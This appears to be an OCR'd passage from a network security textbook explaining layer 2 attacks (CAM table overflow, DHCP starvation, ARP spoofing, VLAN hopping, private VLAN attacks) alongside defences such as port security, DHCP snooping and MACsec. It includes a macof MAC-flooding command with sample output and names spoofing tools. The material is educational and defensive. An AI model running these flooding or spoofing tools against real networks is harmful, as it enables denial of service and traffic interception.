
MAC addresses are unique identifiers with two assigned parts—the OUI is assigned by IEEE, and the second 24 bits are assigned by the manufacturer. These addresses are stored in a table called the **Content Addressable Memory** (**CAM**). This table has a fixed size. The CAM stores information about MAC addresses after operating, as the following graph illustrates:



In this case, initially, the CAM contains two addresses with their port information. To send traffic from **Host A** to **Host B**, information about **Host B** should be included in the CAM table but this is not the case in this demonstration. Thus **Host A** sends an ARP request to all hosts. The hosts send back information about their MAC addresses and ports. Now **Host A** has information about **Host B** and stores it in the CAM table, as illustrated:




Finally, the CAM table contains all the required information about the hosts, including the destination host. So, the traffic from **Host A** to **Host B** should operate normally:



Attackers can exploit the CAM table to perform malicious activities. An attack called CAM overflow can be carried out. In other words, attackers overflow the CAM tables by exploiting the maximum limit of the CAM table size. There are many tools available, one of which is **macof**. Let's suppose that the CAM table is full with all the information. An attacker can flood switches using macof by sending random source MAC addresses (up to 155,000 MAC entries per minute):


```
ghost@kali: ~
File  Edit  View  Search  Terminal  Help
c1:9e:4f:3f:e1:45 11:25:e6:14:7a:89 0.0.0.0.31871 > 0.0.0.0.14689: S 848106262:848106262(0) win 512
5f:3c:2a:4d:5e:35 15:4b:51:32:b2:fe 0.0.0.0.50650 > 0.0.0.0.36589: S 536369483:536369483(0) win 512
98:86:b6:33:d0:ad 0:a3:f2:40:54:d7 0.0.0.0.57905 > 0.0.0.0.65260: S 2008321163:2008321163(0) win 512
9f:9e:f3:7:50:62 df:3e:21:31:89:e0 0.0.0.0.5155 > 0.0.0.0.59465: S 1849840882:1849840882(0) win 512
13:2:d4:59:be:cc 5a:c0:ca:4e:4e:59 0.0.0.0.7510 > 0.0.0.0.37196: S 1916867261:1916867261(0) win 512
9b:56:79:58:4c:bf 19:91:51:33:8:13 0.0.0.0.8293 > 0.0.0.0.63698: S 50997623:50997623(0) win 512
6:32:ed:70:13:d3 69:c4:8c:42:f3:92 0.0.0.0.7368 > 0.0.0.0.51137: S 1051860057:1051860057(0) win 512
a1:4d:e6:53:f2:36 65:9f:55:d:ac:30 0.0.0.0.9917 > 0.0.0.0.44439: S 1450259208:1450259208(0) win 512
58:85:d9:3e:8d:b8 9:a5:fe:45:9c:88 0.0.0.0.46640 > 0.0.0.0.60411: S 1164162328:1164162328(0) win 512
ed:28:b3:67:6f:1d cf:60:f7:54:96:17 0.0.0.0.35415 > 0.0.0.0.19755: S 1634160574:1634160574(0) win 512
38:1f:ef:d:ad:d2 f8:75:5c:26:e2:d9 0.0.0.0.21007 > 0.0.0.0.43542: S 751709535:751709535(0) win 512
6:b0:cb:25:5f:1e f6:91:20:2:d9:c0 0.0.0.0.17026 > 0.0.0.0.23851: S 648127750:648127750(0) win 512
21:d1:bb:6e:48:dc 71:d8:fc:1:a3:75 0.0.0.0.24328 > 0.0.0.0.65077: S 375538074:375538074(0) win 512
9:4e:8f:15:24:85 a4:b:37:57:ed:ff 0.0.0.0.44163 > 0.0.0.0.12566: S 888822610:888822610(0) win 512
e:fd:90:f:1f:66 a6:85:69:1f:b5:a0 0.0.0.0.98 > 0.0.0.0.59771: S 570328887:570328887(0) win 512
f6:8d:84:18:12:69 34:17:1f:11:e8:80 0.0.0.0.3003 > 0.0.0.0.48574: S 1366083836:1366083836(0) win 512
13:17:d9:36:1:7e 4a:39:91:2f:c8:30 0.0.0.0.5886 > 0.0.0.0.43634: S 729959799:729959799(0) win 512
86:53:9d:5d:98:85 63:40:6:4d:33:56 0.0.0.0.41533 > 0.0.0.0.42671: S 1617902959:1617902959(0) win 512
2:c7:b7:2b:59:44 8a:7:fc:2c:d:1b 0.0.0.0.46911 > 0.0.0.0.53499: S 374946466:374946466(0) win 512
21:a1:92:13:e7:9e b6:90:f3:3e:8f:1d 0.0.0.0.25970 > 0.0.0.0.26285: S 196537429:196537429(0) win 512
30:83:c8:a:30:a9 23:cb:e0:18:62:1b 0.0.0.0.53188 > 0.0.0.0.41377: S 244523630:244523630(0) win 512
34:f0:df:7c:bc:23 33:6d:c8:44:9a:21 0.0.0.0.46294 > 0.0.0.0.62984: S 1620076457:1620076457(0) win 512
d:f2:a3:55:ed:7c e9:15:d1:e:5b:97 0.0.0.0.25845 > 0.0.0.0.32751: S 43767932:43767932(0) win 512
fb:96:5f:47:10:69 b3:1a:7e:6b:5e:c2 0.0.0.0.19632 > 0.0.0.0.54327: S 846689471:846689471(0) win 512
6d:25:6d:1c:4a:94 a9:12:c4:e:d6:f3 0.0.0.0.27412 > 0.0.0.0.60091: S 59921069:59921069(0) win 512
77:aa:17:46:f1:9d 15:a2:26:e:49:15 0.0.0.0.35250 > 0.0.0.0.6722: S 788503464:788503464(0) win 512
d8:90:6a:66:2:a9 de:7e:fc:4e:74:fd 0.0.0.0.778 > 0.0.0.0.47120: S 80224701:80224701(0) win 512
c3:c4:fe:70:5f:68 fa:b8:90:5:30:57 0.0.0.0.46950 > 0.0.0.0.18250: S 1664941040:1664941040(0) win 512
```

Or simply, you can use `macof -i eth1 2> /dev/null`. To defend against MAC flooding, you need to limit the number of MAC addresses on an interface using port security as shown in the following graph:



Media Access Control Security


To protect your network from data link layer attacks and provide total Ethernet links security, you can use **Media Access Control Security** (**MACsec**), which is based on an 802.1 AE standard. MACsec is like IPsec in the network layer, it provides integrity and confidentiality protection using a hop-by-hop encryption (GCM-AES-128) with the use of a **MACsec Key Agreement** (**MKA**) between the network nodes. Thus, it encrypts all the Ethernet packets but without touching the source and destination MAC addresses. MACsec in switch-to-switch mode is not the same with switch-to-host mode. The first is named downlink MACsec, where the host goes through the 802.1x authentication process. The second is named uplink MACsec. It is manually configured on switches, or configured dynamically with a remote RADIUS server. The following graph shows that the communication is encrypted:



DHCP attacks

DHCP is a network layer protocol based on RFC 2131 that enables assigning IP addresses dynamically to hosts. The following four required steps to assign an IP address to a specific host:

- DHCP discover
- DHCP offer
- DHCP request
- DHCP acknowledgment



DHCP starvation

In this chapter, we are discussing layer 2 attacks; I bet you are wondering why we talked about a network layer protocol (DHCP in our case). The answer is easy. Attackers can perform what we call DHCP starvation. An attacker broadcasts DHCP requests with spoofed MAC addresses; this attack exploits the DHCP servers address space. This attack can be done using a simple tools, such as *the gobbler*.


Rogue DHCP server

A rogue DHCP server (this can be a home router or a modem) is a server implemented by an attacker in a network to perform man-in-the-middle attacks, or sniffing the network traffic. This implementation of a rogue server lets the attacker gather a great deal of information, including DNS server information and the default gateway. To defend against DHCP attacks, you need to use DHCP snooping, which is a switch feature to identify ports that respond to DHCP requests.


ARP attacks

Address Resolution Protocol (**ARP**) is a protocol that maps the IP addresses with their associated MAC addresses, based on the RFC 826 standard. ARP is implemented in many operating systems, including Linux.


You can check it using the `arp` command:



Attackers can exploit its cache to perform man-in-the-middle attacks using a tool such as Ettercap:




If you are already using Kali Linux, you can also use the `dsniff` utility:




Attackers can use the IP/MAC matching capability of the ARP protocol to map their MAC addresses with legitimate IP addresses. If you are using Kali Linux, you can use it directly from the main menu.

To defend against ARP attacks, it is better to use dynamic ARP inspection by checking whether the packets match the binding table entries, otherwise packets will be dropped; but first you need to configure DHCP snooping.

This is the normal ARP operation:




This is an illustration of an ARP spoofing attack:




VLAN attacks


VLAN is a logical grouping of networking devices in the same broadcast domain. This logical separation is very beneficial in many cases. For example, if we have different geological locations, using VLANS could be a great way to group networking devices, even if they are in different places, but they act like one broadcast domain. This diagram illustrates a classic switching architecture; there is a specific switch for every specific enterprise department:



The following diagram illustrates the beneficial results of implementing VLANs. We can configure a switch for many different departments:



Switching operations occur in layer 2, but when we use VLANs, we need a router (layer 3) to make VLANs communicate with each other via an operation named **interVLAN routing**. VLAN trunking is needed to interconnect switches by tagging each frame with a VLAN ID, which is a number between 0 and 4095, to identify the VLAN. Here, the trunking negotiation is used, thanks to the **Dynamic Trunk Protocol** (**DTP**):



VLAN implementation is possible when the switches and routers support VLANs. It means, they support trunking protocols such as **Inter-Switch Link** (**ISL**), which is a Cisco proprietary, and IEEE 802.1q. If a switch supports trunking, it is called a **managed switch**.


Types of VLANs

There are many types of VLANs. Two of them are as follows:

- **Native VLAN or untagged VLAN**: If a host sends traffic to a switch port without a specified VLAN ID, then the traffic will be assigned the untagged VLAN
- **Tagged VLAN**: This is used when a packet is tagged with a VLAN ID

VLAN configuration

To configure VLANs on a switch, you need to follow this configuration:



- First VLAN:

```
switch#configure terminal
switch(config)#vlan 10
switch(config-vlan)#exit
switch(config)#
```

- Second VLAN:


```
switch#configure terminal
switch(config)#vlan 20
switch(config-vlan)#exit
switch(config)#
```

- Assign ports:

```
switch#configure terminal
switch(config)#interface FastEthernet 0/1
switch(config-if)#switchport mode access
switch(config-if)#switchport access vlan 10
 switch#configure terminal
switch(config)#interface range FastEthernet 0/2 - 8
switch(config-if-range)#switchport mode access
switch(config-if-range)#switchport access vlan 10
```

VLAN hopping attacks

VLAN hopping attacks are based on DTP. The main role of DTP is automating an 802.1q or ISL trunk configuration:




Switch spoofing

During this attack, an attacker mimics a switch by emulating ISL or 802.1q and signaling with DTP. Thus, it looks like a switch with a trunking port, so it will have access to all the VLANs.

VLAN double tagging

This attack is sometimes called a double 802.1q encapsulation attack, which is done by sending 802.1q double encapsulated frames. In general, switches only perform one decapsulation operation at a time. Thus, they will strip off the first and send back out the second. This attack is possible, only if the attack and the target are on the same VLAN, even if trunk ports are off:




Private VLAN attacks

We saw in the previous sections that a VLAN divides a LAN into broadcast domains. **Private VLANs** (**PVLAN**) are also subdomains of VLANs, and there are isolated subdomains, such as sub-VLANs.

VLANs require a layer 3 device, such as a router, to communicate with each other, PVLANs also require routers to communicate, but the hosts are still in the same IP subnet. We have three PVLAN ports:


- **Promiscuous (P)**: Connected to a router
- **Isolated (I)**: Connected to hosts
- **Community (C)**: Connected to other community ports

Attackers can attack PVLANs by sending frames with their IP and MAC addresses and the destination IP address:




Spanning Tree Protocol attacks

The **Spanning Tree Protocol** (**STP**) was developed by Radia Perlman in 1985 to solve the problem of Ethernet loops, but before diving into STPs, let's go back to the root causes of this issue. If a broadcast storm occurs, you will lose your network availability. This happens when we have an Ethernet loop. As simple example, in the following diagram, we have three connected switches. If a switch sends a broadcast to the other two switches, they will receive and rebroadcast it by forwarding it through all ports because they couldn't find the address. Also, they will go for a repeating loop called a **broadcast storm**:



